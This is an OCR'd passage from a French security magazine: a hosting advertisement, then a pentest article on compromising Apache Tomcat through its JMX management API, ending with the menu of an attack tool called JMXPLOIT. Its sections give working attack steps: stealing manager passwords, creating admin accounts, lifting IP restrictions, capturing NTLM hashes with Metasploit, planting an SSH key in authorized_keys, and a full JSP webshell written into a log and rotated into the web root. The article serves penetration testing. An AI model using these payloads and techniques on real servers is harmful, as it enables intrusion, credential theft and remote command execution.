[MICROSOFT] http://msdn.microsoft.com/en-us/library/windows/hardware/ff568322(v=vs.85).aspx

[MAJOR_FUNC] http://msdn.microsoft.com/en-us/library/windows/hardware/ff550710(v=vs.85).aspx

[MS_IRP] http://msdn.microsoft.com/en-us/library/windows/hardware/ff550744(v=vs.85).aspx

[DECODER] http://www.osronline.com/article.cfm?article=229

[BH] http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

[ROOTKITS] Rootkits : Subverting the Windows Kernel (Greg Hoglund , Jamie Butler), page 180-196

[MS14-002] http://technet.microsoft.com/fr-fr/security/bulletin/ms14-002

1&1 SERVEURS DÉDIÉS
UNE LONGUEUR D'AVANCE

LA NOUVELLE GÉNÉRATION DE SERVEURS 1&1

INTEL® XEON®
1&1 SERVEUR DÉDIÉ X4i

À partir de **49,99** € HT/mois*

intel inside ATOM

INTEL® ATOM™
1&1 SERVEUR DÉDIÉ A8i

À partir de **39,99** € HT/mois*

NOUVEAU

1&1 SERVEUR DÉDIÉ X4i : 30 % PLUS PERFORMANT ET NOUVELLE ARCHITECTURE HASWELL

- Intel® Xeon® E3-1270 V3
- Linux, Windows ou Clé-en-Main
- Bande passante 100 Mbps
- Parallels® Plesk Panel 11
- 4 cœurs x 3,5 GHz avec Intel® Hyper-Threading
- 16 Go de RAM DDR3
- RAID 1
- Architecture 64 bits
- 2 x 1 To SATA3 HDD
- En option : 2 x 240 Go SSD Intel® S3500 en plus, pour seulement 20 € HT/mois !

MEMBRE DE united internet

0970 808 911
(appel non surtaxé)

1 MOIS POUR ESSAYER

1 CHOIX VOTRE DURÉE D'ENGAGEMENT

1 APPEL UN EXPERT VOUS RÉPOND

1&1

1and1.fr

* Le serveur dédié X4i est à partir de 49,99 € HT/mois (59,99 € TTC) pour un engagement de 24 mois. Le serveur dédié A8i est à partir de 39,99 € HT/mois (47,99 € TTC) pour un engagement de 24 mois. Offres également disponibles avec une durée d'engagement de 12 mois ou sans durée minimale d'engagement. Frais de mise en service : 49 € HT (58,80 € TTC). Conditions détaillées sur 1and1.fr. Intel, le logo Intel, Intel Xeon, Intel Xeon Inside, Intel Atom et Intel Atom Inside sont des marques commerciales d'Intel Corporation aux États-Unis et/ou dans d'autres pays.

COMPROMISSION DU SERVEUR APPLICATIF TOMCAT VIA L'API JMX

Jérémy Mousset – jeremy.mousset@bt.com
Consultant Sécurité chez BT Services

mots-clés : PENTEST / TOMCAT / JMX

L'API JMX fournie par JAVA permet aux administrateurs de monitorer et d'administrer l'environnement d'exécution de la machine virtuelle JAVA. Cette API peut être activée dans le contexte du serveur applicatif Tomcat. L'API JMX offre à un auditeur de nouvelles possibilités de compromission du serveur d'application. Au cours de cet article, nous présenterons différents exemples de compromission du serveur Tomcat en utilisant l'API JMX.

1 L'API JMX et son fonctionnement

L'API JMX (*Java Management Extension*) se compose de plusieurs couches interagissant entre elles et permettant aux utilisateurs d'accéder aux ressources JAVA (processus, services, périphériques, éléments de configuration...).

1.1 Couche de services distribués

La couche de services distribués présente l'ensemble des canaux de communications permettant aux utilisateurs d'interagir avec le serveur de Mbeans. Les canaux utilisables par les clients se divisent en 2 catégories, ceux interagissant avec des connecteurs et ceux interagissant avec des adaptateurs. Ces derniers ont pour objectif de convertir les requêtes reçues dans un format compréhensible par le serveur de Mbeans. **[AGENTS]**

Les clients permettant d'interroger le serveur de Mbeans peuvent ainsi utiliser des canaux de communication tels que **RMI** (*Java Remote Method Invocation*), **IIOP** (*Internet Inter-ORB Protocol*), **SOAP** (*Simple Object Access Protocol*) ou bien même **HTTP** (au travers de l'utilisation d'un adaptateur).

1.2 Couche agent

La couche agent est le cœur de l'API JMX, son composant principal s'appelle le serveur de Mbeans. Cet agent fait le lien entre les connecteurs et adaptateurs et les Mbeans enregistrés sur celui-ci.

1.3 Couche instrumentation

La couche instrumentation est composée de l'ensemble des Mbeans enregistrés sur le serveur de Mbeans.




Fig.1 : Schéma d'architecture de l'API JMX.

Ce sont eux qui fournissent une interface permettant d'interroger et d'administrer les ressources JAVA à l'aide de méthodes spécifiques.

1.4 Les ressources

Les ressources « managées » sont les composants JAVA avec lesquels interagissent les Mbeans. Ces composants peuvent se présenter sous la forme de processus, périphériques, applications... Ce sont ces composants qui sont finalement administrés et monitorés par les utilisateurs.

2 Tomcat et JMX

2.1 Configuration par défaut

La configuration par défaut du serveur Tomcat n'active pas l'accès distant à l'API JMX. La documentation du serveur Tomcat propose des exemples pour activer l'API JMX **[ACTIVATION]**.

Les paramètres proposés dans la documentation ne chiffrent pas les communications. Les logins et mots de passe circuleront donc en clair sur le réseau.

Attention !
L'API JMX ne dispose pas de port par défaut, il sera donc nécessaire de réaliser une connexion RMI sur chacun des ports ouverts pour détecter la présence de l'API JMX.

2.2 Configuration des accès

La configuration des accès aux serveurs de Mbeans se fait à l'aide de deux fichiers. Le premier contenant les logins et password des comptes et le second contenant le rôle des utilisateurs.

Tomcat propose le fichier suivant pour les identifiants de connexion (`%CATALINA_BASE%\conf\jmxremote.passwd`) et le fichier (`%CATALINA_BASE%\conf\jmxremote.access`) pour la définition des rôles des comptes. Les noms des comptes proposés par défaut sont controlRole et monitorRole.

Deux types de profils (readonly et readwrite) peuvent être attribués aux différents comptes.

Un compte ayant le rôle **readwrite** aura un accès complet (lecture/écriture) aux éléments configurables des ressources JAVA. Il pourra de même invoquer les méthodes proposées par les objets gérés par les Mbeans.

Le profil **readonly** permet à un utilisateur d'accéder uniquement en lecture aux différents attributs des ressources JAVA gérés par les Mbeans enregistrés sur le serveur.

Nous considérerons pour la suite de cet article que nous disposons au minimum d'un compte ayant un accès read-only au serveur.

Attention !
Si aucune authentification n'est requise pour accéder au serveur de Mbeans, alors les actions seront effectuées avec le rôle readwrite.

2.3 Interactions avec le serveur de Mbeans

2.3.1 Communications via l'utilisation d'un client RMI

L'outil jconsole est fourni avec le Java Development Kit et permet d'interroger le serveur de Mbeans via le protocole RMI.

Après avoir entré l'adresse du serveur, le port dédié au serveur de Mbeans et éventuellement des identifiants de connexion, vous serez en mesure d'interagir avec le serveur de Mbeans.

Des informations sur l'environnement d'exécution de la machine virtuelle JAVA du serveur sont disponibles sur l'onglet VM Summary et les Mbeans enregistrés sur le serveur sont accessibles sur l'onglet Mbeans.

Il est de même possible de dialoguer avec le serveur de Mbeans via le protocole RMI en utilisant l'outil ANT.

Nous ne détaillerons pas son utilisation dans cet article, mais une documentation est disponible **[ANT]**.

2.3.2 Utilisation du JMXProxyServlet

Si la configuration de l'API JMX n'a pas été activée via les méthodes précédemment décrites, il reste possible de communiquer avec le serveur de Mbeans. Un module du manager de Tomcat offre en effet la possibilité d'interroger ce serveur.

Pour cela il est nécessaire que l'application manager soit activée sur le serveur et qu'un compte configuré sur le serveur Tomcat ait le profil `manager-jmx`.

En utilisant le JMXProxyServlet, l'utilisateur disposera des permissions readwrite sur les Mbeans enregistrés sur le serveur.

L'utilisation de cette application permettra comme l'utilisation du protocole RMI d'accéder en lecture et en écriture aux ressources gérées par les Mbeans. Par exemple, pour invoquer l'opération dumpHeap de l'objet `com.sun.management:type=HotSpotDiagnostic`, il est possible d'utiliser la commande suivante :

```
% curl -u jmxadmin:adminjmx http://tomcat:8080/manager/
jmxproxy/?invoke=com.sun.management:type=HotSpotDiagnostic&op=dump
Heap&ps=/tmp/dump,true
```

L'utilisation détaillée du JMXProxyServlet ne sera pas présentée dans cet article. Des exemples d'utilisation de cette application sont décrits dans la documentation du Serveur Tomcat **[JMX_Proxy_Servlet]**.

Attention !
Les méthodes d'exploitation décrites dans la suite de cet article sont aussi exploitables via l'utilisation du JMXProxyServlet.

3 Compromission du serveur Tomcat

Les possibilités de compromission du serveur au travers de l'API JMX dépendront du système d'exploitation sur lequel Tomcat est lancé, de la présence de l'application manager ainsi que du profil utilisé pour se connecter au serveur de Mbeans.

Un scénario d'attaque propre à chacune des méthodes de compromission du serveur sera proposé dans ce chapitre.

3.1 Exploitation du manager

L'application manager est un composant permettant de gérer les applications présentes sur le serveur d'application. Un auditeur ayant accès à cette interface pourra déployer de nouvelles applications sur le serveur et donc exécuter des commandes sur celui-ci.

Cependant, l'accès au manager requiert un compte avec des droits appropriés et peut également être restreint à certaines IP.

Cette partie détaille comment contourner ces restrictions en utilisant un accès au serveur de Mbeans.

3.1.1 Récupération des identifiants de connexion

Si l'accès au manager a été configuré, il sera possible d'accéder aux identifiants et mots de passe des comptes en utilisant le Mbean *Users*. Le menu déroulant ***Role*** contient les rôles définis sur les serveurs et ***User*** contient la liste des utilisateurs.

Le mot de passe de l'utilisateur est accessible en suivant le chemin suivant : ***Users > User > « Utilisateur » > UserDatabase > Attributes > Password.***

Si le compte utilisé pour accéder au serveur de Mbeans dispose des privilèges readwrite, il sera possible de changer le mot de passe de l'utilisateur voulu.

Attention !
Les mots de passe peuvent être stockés sous forme de hash. L'algorithme de hashage peut être identifié en utilisant le Mbean *Catalina* et en suivant le chemin *Catalina > Realm > /realm0/realm0 > Attributes > digest.*

3.1.2 Création de comptes

Si aucun compte n'a été défini, nous créerons un compte pour accéder à l'application manager.

La création d'un compte nécessite les droits readwrite et se déroule en plusieurs étapes. Nous utiliserons le Mbean *Users*.

La première étape consiste à créer le rôle qui permettra d'accéder au manager de l'application. Pour cela, nous utiliserons l' « opération » **createRole** proposée par l'objet `Users:type=UserDatabase,database=UserDatabase`.
Users > UserDatabase > UserDatabase > Operations > createRole.

Le rôle **manager-gui** permet d'accéder à la GUI du manager. Nous passerons donc ce rôle en 1er paramètre à l'opération **createRole.**

Nous allons maintenant créer le compte pour accéder au manager, nous utiliserons cette fois l'opération **createUser** proposée par le même objet que précédemment.

Users > UserDatabase > UserDatabase > Operations > createUser.
Cette opération nécessite 3 paramètres, mais seuls deux d'entre eux nous intéressent : *username* et *password*.




Fig. 2 : Création de l'utilisateur tomcat.

Le compte créé n'ayant pas de rôle attribué le serveur nous refusera l'accès à l'application. La dernière étape consiste donc à attribuer le/les profils souhaités à l'utilisateur.

Pour cela, nous utiliserons l'opération **addRole** de l'objet correspondant à notre utilisateur. Celle-ci est accessible au travers de l'arborescence suivante : ***Users > User > « tomcat » > UserDatabase > Operations > addRole .***

Il sera donc nécessaire de passer le rôle que l'on souhaite attribuer à notre utilisateur (ici manager-gui) en argument à l'opération.

Il sera désormais possible d'accéder à l'application manager avec le compte défini.

3.1.3 Contournement des restrictions d'accès par IP

Il arrive que l'accès à l'application manager soit limité à certaines adresses IP. Cette limitation est implémentée au travers d'un objet nommé **RemoteAddrValve**. Ces objets sont modifiables en utilisant l'API JMX avec un profil de type readwrite.

Pour ajouter notre adresse à la liste des IP autorisées, il est nécessaire de modifier l'attribut **allow** de l'objet **RemoteAddrValve** correspondant au manager. Cet objet est géré par le Mbean Catalina.

Pour y accéder, ***Catalina > Valve > /manager > localhost > RemoteAddrValve > Attributes> allow***.

Pour ajouter notre IP aux adresses autorisées, il est nécessaire de concaténer la valeur actuelle, le caractère « | » et notre adresse IP (ex :127\.0\.0\.1|192.168.56.1). L'accès à l'application Manager devrait maintenant être possible.

3.2 Analyse des différents Mbeans

La compromission du serveur Tomcat reste possible si l'application Manager n'est pas présente. Nous allons maintenant étudier les possibilités offertes par les différents Mbeans enregistrés sur le serveur.

Différents scénarios d'attaque sont envisageables en fonction du Mbean et des opérations utilisées.

3.2.1 Com.sun.management

Le Mbean **com.sun.management** propose différentes opérations destinées à monitorer la machine virtuelle Java. C'est l'opération **dumpHeap** (qui a pour but de réaliser un dump du tas de la machine Virtuelle) de l'objet **com.sun.management:type=HotSpotDiagnostic** qui nous intéressera tout au cours de ce chapitre.

Cette opération prend en paramètre le chemin du fichier où écrire le dump. Cette méthode est accessible via les menus déroulants suivants ***com.sun.management > HotSpotDiagnostic > Operations > dumpHeap***.

Attention !
Si le fichier existe déjà sur le serveur alors celui-ci ne sera pas écrasé en invoquant l'opération dumpHeap.

3.2.1.1 Sous un environnement Windows

L'utilisation de cette méthode sous un environnement Windows aura pour objectif de récupérer la réponse des challenges/responses utilisés lors du processus d'authentification NTLM(v1/v2).

Pour cela, nous utiliserons l'opération citée ci-dessus pour forcer le serveur à accéder à un partage réseau contrôlé par l'attaquant.

Cette réponse NTLM(v2) peut être récupérée via le module **auxiliary/server/capture/smb** de Metasploit. En passant en paramètre à l'opération dumpHeap un chemin UNC (**\\serveur\share\file**) pointant sur le serveur malveillant, la machine virtuelle JAVA tentera d'accéder à ce serveur avec les identifiants de l'utilisateur exécutant le processus Tomcat.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module execution completed
msf auxiliary(smb) >
[*] Server started.
[*] SMB Captured - 2014-04-06 11:58:02 +0200
NTLMv2 Response Captured from 192.168.56.101:49243 - 192.168.56.101
USER:bt DOMAIN:BT-LAPTOP OS: LM:
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:9c32d8ecfa4a8b64c52a2de3fbe62c13 NT_CLIENT_CHALLENGE:0101000000000002
0bbf4b27e51cf01d50865165fcbed0e0000000002000000000000000000000000
```

Fig.3 : Capture de la réponse de l'authentification utilisée par la machine virtuelle JAVA sur le partage réseau.

3.2.1.2 Sous un environnement Unix

L'exploitation de l'opération dumpHeap sur un système d'exploitation de type Unix a pour objectif de déposer une clé SSH dans le répertoire **~/.ssh/** de l'utilisateur exécutant le processus Tomcat.

Cette méthode d'exploitation n'est possible que si un service SSH est actif sur le serveur (l'exploitation n'a pas été testée sur des services tels que rlogin).

La première chose à faire est de trouver un maximum d'informations sur l'environnement d'exécution de la JVM afin d'identifier le répertoire HOME de l'utilisateur exécutant le processus Tomcat. Pour cela, intéressons-nous à l'onglet ***VM Summary***. De nombreuses informations sont disponibles via l'API JMX et notamment le **Class path** et les **arguments** transmis à la JVM.




Fig.4 : Informations à propos de la JVM.

En utilisant les informations affichées, il est possible de déduire le répertoire Home de l'utilisateur. Ici, probablement **/home/tomcat/**.

Il est ensuite nécessaire de déposer la clé SSH dans la mémoire de la machine virtuelle JAVA. Pour cela, nous enverrons celle-ci au travers d'une connexion réseau sur le port en écoute du serveur web.

```
% ncat tomcat 8080
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxxsfjsAupEyrrN34a9ri4EE0Ah
Ma1HkgGpF2AVtlerSf0EfMifPc13rdLDrIr
%
```

Il est important d'envoyer un ou plusieurs retours chariot avant et après la clé SSH afin que le démon SSH identifie celle-ci dans le fichier de dump qui peut être relativement volumineux (entre 16 et 18 Mo).

Nous allons ensuite utiliser la méthode dumpHeap pour déposer la clé SSH à l'endroit voulu sur le serveur. Le nom du fichier à passer en paramètre à l'opération sera donc **/home/tomcat/.ssh/authorized_keys**.

Attention !

Il est possible de déposer la clé dans un fichier authorized_keys2 dans le cas où un fichier authorized_key est déjà présent dans le répertoire et que la version du serveur SSH prend en compte ce nom de fichier (option obsolète depuis la version 3.0 d'OpenSSH).

L'utilisation de la méthode dumpHeap ne permet pas d'écraser un fichier déjà présent sur le serveur ni la création d'un répertoire sur le serveur. Une autre méthode détaillée plus loin dans cet article offre cette possibilité

3.2.2 Catalina

Le Mbean Catalina est fourni par le serveur applicatif Tomcat et permet de gérer l'ensemble des configurations du serveur applicatif.

3.2.2.1 Création d'un nouvel host

L'opération **createStandardHost** de l'objet **Catalina:type=MBeanFactory** permet de créer un nouvel hostname sur le serveur applicatif et notamment de définir le répertoire racine de celui-ci.

Il est nécessaire de disposer des droits readwrite afin de pouvoir invoquer cette méthode.

Cette méthode est disponible via les menus déroulants suivants ***Catalina > MbeanFactory > Operations > createStandardHost***.

Spécificités à l'environnement Windows

Cette exploitation a pour but d'attribuer un répertoire racine contrôlé par l'attaquant à un nouvel host. Cela permettra à l'attaquant d'exécuter des commandes sur le serveur.

Pour cela, nous définirons un partage réseau que nous contrôlons comme répertoire contenant les applications hébergées. Ce partage réseau devra être accessible en lecture par le serveur Tomcat.

Le serveur applicatif Tomcat recherche par défaut un répertoire ROOT dans le répertoire défini comme racine. Nous créerons donc à la racine de notre partage un répertoire ROOT contenant un fichier jsp nous permettant d'exécuter des commandes sur le serveur, par exemple : **/tmp/partage/ROOT/shell.jsp**.

Nous allons donc maintenant pouvoir définir un nouvel hostname sur le serveur. Le paramètre parent est de la forme (**Catalina:type=Host**). Le paramètre **name** correspond au hostname choisi qui sera utilisé comme entête des requêtes HTTP, nous choisirons tomcat. Quant au paramètre **appBase**, il correspond au répertoire racine de notre hostame, il est donc nécessaire de le faire pointer sur notre partage réseau à l'aide d'un chemin UNC (**\\Serveur\partage**).

Le serveur Tomcat se connectera maintenant sur le partage réseau qui a été défini et exécutera le code présent dans les fichiers jsp du partage. Pour accéder au host qui vient d'être créé, il est nécessaire d'utiliser le nom qui a été défini comme valeur pour l'entête Host de la requête HTTP.

```
% ncat tomcat 8080
GET /shell.jsp?cmd=whoami HTTP/1.1
Host:  tomcat

HTTP /1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 39

Command: whoami
tomcat-win\tomcat
```

Généralités

La méthode createStandardHost permet de créer des répertoires sur le système d'exploitation sur lequel le service Tomcat est lancé. En reprenant la problématique de la clef SSH et dans le cas où nous souhaiterions créer le répertoire **/home/tomcat/.ssh/**, cela devient possible en créant un nouvel host et en indiquant le chemin du répertoire que l'on souhaite créer au paramètre **appBase**.

En invoquant la méthode ***removeHost Catalina > MbeanFactory > Operations > removeHost***, il est possible de supprimer le host créé précédemment.

3.2.2.2 Utilisation des AccessLoggerValve

Dans ce chapitre, nous utiliserons les objets AccessLoggerValve afin de déposer du contenu arbitraire dans un fichier choisi sur le serveur.

Les objets AccessLoggerValve sont utilisés pour logguer les requêtes HTTP reçues par les différents host du serveur Tomcat.

Il est possible de modifier la configuration des AccessLoggerValve afin de définir les éléments des requêtes HTTP qui seront logguées.

Pour créer un AccessLoggerValve, nous invoquerons l'opération **createAccessLoggerValve** de l'objet ***Catalina:type=MBeanFactory Catalina > MbeanFactory > Operations > createAccessLoggerValve***.

Le paramètre parent utilisé par cette méthode correspond à l'objet correspondant au host dont les requêtes seront logguées.

Le cas d'utilisation idéal est de créer un host que nous serons les seuls à utiliser et de lui associer un Logguer. Nous passerons donc en paramètre à la méthode l'objet Java correspondant à notre host (**Catalina:type=Host, host=newhost**).

Si vous souhaitez utiliser un host déjà défini, la liste des hosts présents sur le serveur est accessible sous le menu Host (***Catalina > Host***).

Attention :

La création d'un AccessLogguerValve pour un host existant peut ne pas fonctionner sans redémarrage de cet Host. Si vous souhaitez utiliser un host présent, il est préférable de modifier le Logguer qui lui est déjà associé (au risque de devoir altérer les logs légitimes des applications).

Le nom de l'objet créé est retourné après invocation de la méthode (**Catalina:type=Valve,host=newhost, name=AccessLogValve**).

Nous allons maintenant modifier la configuration de cet objet afin de logguer les informations voulues.

Les attributs de l'AccessLogguerValve sont accessibles en déroulant les menus suivants ***Catalina > Valve > newhost > AccessLogValve > Attributes***.

La valeur par défaut de l'attribut **buffered** est **true**, ce qui signifie que le serveur attend d'avoir reçu un certain nombre de requêtes avant de les déposer dans le fichier de logs. Nous passerons cette valeur à **false** afin que les requêtes soient immédiatement logguées.




Fig.5 : Configuration d'un AccessLoggerValve permettant le dépôt de contenu via le user-agent.

La configuration par défaut du logguer ne vérifie pas la présence ou non d'un fichier lors de la création de celui-ci. Si vous souhaitez que le logguer n'écrase pas les fichiers existants, la valeur de l'attribut **checkExists** doit être à **true**. L'attribut **pattern** permet de définir les éléments de la requête HTTP qui seront logguées. Afin d'éviter les problèmes d'URL encodage, nous utiliserons l'entête HTTP User-Agent afin de déposer du contenu dans le fichier de log. **%{User-Agent}i** est la valeur de l'attribut qui permettra de logguer uniquement le user-agent envoyé dans les requêtes.

Nous allons maintenant déposer le contenu d'un webshell dans le fichier de log créé par le logguer.

```
% ncat tomcat 8080
GET / HTTP/1.1
Host :  newhost
User-Agent: <FORM METHOD=GET ACTION='#'> <INPUT name='cmd' type=text> <INPUT
type=submit value='Run'> </FORM> <%@ page import="java.io.*" %> <% String cmd =
request.getParameter("cmd"); String output = ""; if(cmd != null) { String s =
null; try { Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd); BufferedReader
sI = new BufferedReader(new InputStreamReader(p.getInputStream())); while((s
= sI.readLine()) != null) { output += s; } } catch(IOException e) { e.
printStackTrace(); } } %> <pre> <%=output %> </pre>
```

Il est maintenant nécessaire de déplacer le contenu du fichier de log dans un ficher JSP situé dans l'arborescence du serveur web. Nous invoquerons l'opération **rotate** proposée par l'objet correspondant à notre AccessLogguerValve ***Catalina > Valve > newhost > AccessLogValve > operations > rotate***.

Le paramètre **newFilename** utilisé par l'opération correspond au chemin du fichier à créer. Par défaut, le fichier est créé dans le répertoire **%CATALINA_BASE%/logs/**, cependant les applications Tomcat sont généralement hébergées dans le répertoire **%CATALINA_BASE%/webapps/**. Nous passerons donc **../webapps/ROOT/shell.jsp** en paramètre à la méthode **rotate** pour déposer le webshell à l'endroit désiré.




Fig.6 : Déplacement du fichier de log dans l'arborescence sur serveur web.

Le fichier **shell.jsp** est maintenant à la racine du serveur web.

```
% curl http://serveur:8080/shell.jsp?cmd=id
```

Attention !

Si de nombreuses requêtes sont envoyées au serveur, il est probable que le fichier de logs contienne des données inutiles. Dans ce cas, il peut être nécessaire d'invoquer la méthode rotate avant de déposer le webshell dans les logs.

4 JMXPLOIT

4.1 Présentation

L'outil JMXPLOIT qui est publié à l'adresse suivante https://github.com/jmxploit permet d'utiliser simplement les méthodes d'exploitations présentées dans cet article. JMXPLOIT se connecte au serveur de Mbeans via le protocole RMI. Il a été développé en java et est disponible sous forme de fichier JAR.

4.2 Modules disponibles

Les modules disponibles peuvent être listés via l'option **–list** :

```
bt@laptop:~$ java -jar jmxploit.jar --host tomcat --port 8050 --list
List of availables modules
MakeDir     This attack will create a directory on the server
CreateFile    This attack will put content in log file and move the log file
to the desired directory.     File will be overwritten be carefull !!!
DumpHeap    This attack will use the dumpHeap methods from com.sun.management.
The         objective is to put a ssh key on the Linux Server
AllowAdress   This attack will remove the ip adress limitation on manager
CreateRole    This attack will create a role to assign to users(manager,
  manager-gui,manager-script,manager-jmx)
CreateHost    This attack will create a new host on the server you can choose
the         application root directory... Why not an open share ?
DisplayPassword This attack will retrieve Manager users' credentials if exists
RemoveHost    This attack will remove an hostname on the application server
Bruteforce    This module will bruteforce logins/passwords
AssignRole    This attack will attribute a role to a user
CreateUser    This attack will create a user to access Tomcat application's
```

La gestion des attaques par modules permet d'ajouter de nouvelles fonctionnalités à cet outil.

Le module **Bruteforce** permet de tenter de découvrir des identifiants de connexion valides pour accéder au serveur de Mbeans. Pour cela, un fichier contenant des noms d'utilisateurs à tester et un fichier contenant les mots de passe sont utilisés.

4.3 Exemples d'utilisation

Si aucun compte n'est fourni, alors une connexion anonyme sera automatiquement tentée. Si celle-ci échoue, le module **Bruteforce** est automatiquement lancé.

Jmxploit peut être utilisé de façon interactive ou en invoquant directement un module et en lui passant les paramètres requis.

Pour accéder au menu interactif :

```
bt@laptop:~$ java -jar jmxploit.jar --host tomcat --port 8050 --login
controlRole --password password
Connexion to JMX service at tomcat:8050


Please find below information about server environment

Hosts available : localhost,
OS Information : Linux 2.6.32-5-686
Version : Sun Microsystems Inc. OpenJDK Client VM 20.0-b12
ClassPath and Arguments : /usr/lib/jvm/java-6-openjdk/jre/lib/resources.jar:/
usr/lib/jvm/java-6-openjdk/jre/lib/rt.jar:/usr/lib/jvm/java-6-openjdk/jre/
lib/sunrsasign.jar:/usr/lib/jvm/java-6-openjdk/jre/lib/jsse.jar:/usr/lib/jvm/
java-6-openjdk/jre/lib/jce.jar:/usr/lib/jvm/java-6-openjdk/jre/lib/charsets.
jar:/usr/lib/jvm/java-6-openjdk/jre/lib/netx.jar:/usr/lib/jvm/java-6-openjdk/
jre/lib/plugin.jar:/usr/lib/jvm/java-6-openjdk/jre/lib/rhino.jar:/usr/lib/jvm/
java-6-openjdk/jre/lib/modules/jdk.boot.jar:/usr/lib/jvm/java-6-openjdk/jre/
classes
/home/tomcat/apache-tomcat-7.0.42/bin/bootstrap.jar:/home/tomcat/apache-
tomcat-7.0.42/bin/tomcat-juli.jar
-Djava.util.logging.config.file=/home/tomcat/apache-tomcat-7.0.42/
conf/logging.properties -Djava.util.logging.manager=org.apache.juli.
ClassLoaderLogManager -Dcom.sun.management.jmxremote -Dcom.sun.
management.jmxremote.port=8050 -Dcom.sun.management.jmxremote.ssl=false
-Dcom.sun.management.jmxremote.authenticate=true -Djava.rmi.server.
hostname=192.168.56.101 -Dcom.sun.management.jmxremote.password.file=../
conf/jmxremote.password -Dcom.sun.management.jmxremote.access.file=../conf/
jmxremote.access -Djava.endorsed.dirs=/home/tomcat/apache-tomcat-7.0.42/
endorsed -Dcatalina.base=/home/tomcat/apache-tomcat-7.0.42 -Dcatalina.home=/
home/tomcat/apache-tomcat-7.0.42 -Djava.io.tmpdir=/home/tomcat/apache-
tomcat-7.0.42/temp

##############################################################################
 Manager seems to be available  on following hosts    : localhost,
##############################################################################

Please select a module to launch

[0] MakeDir This attack will create a directory on the server
[1] CreateFile  This attack will put content in log file and move the log file
to the desired      directory. File will be overwritten be carefull !!!
[2] DumpHeap  This attack will use the dumpHeap methods from com.sun.
management. The         objective is to put a ssh key on the Linux Server
[3] AllowAdress This attack will remove the ip adress limitation on manager
[4] CreateRole  This attack will create a role to assign to users(manager,
    manager-gui,manager-script,manager-jmx)
[5] CreateHost  This attack will create a new host on the server you can
choose the        application root directory... Why not an open share ?
[6] DisplayPassword This attack will retrieve Manager users' credentials if
exists
[7] RemoveHost  This attack will remove an hostname on the application
server
[8] Bruteforce  This module will bruteforce logins/passwords
[9] AssignRole  This attack will attribute a role to a user
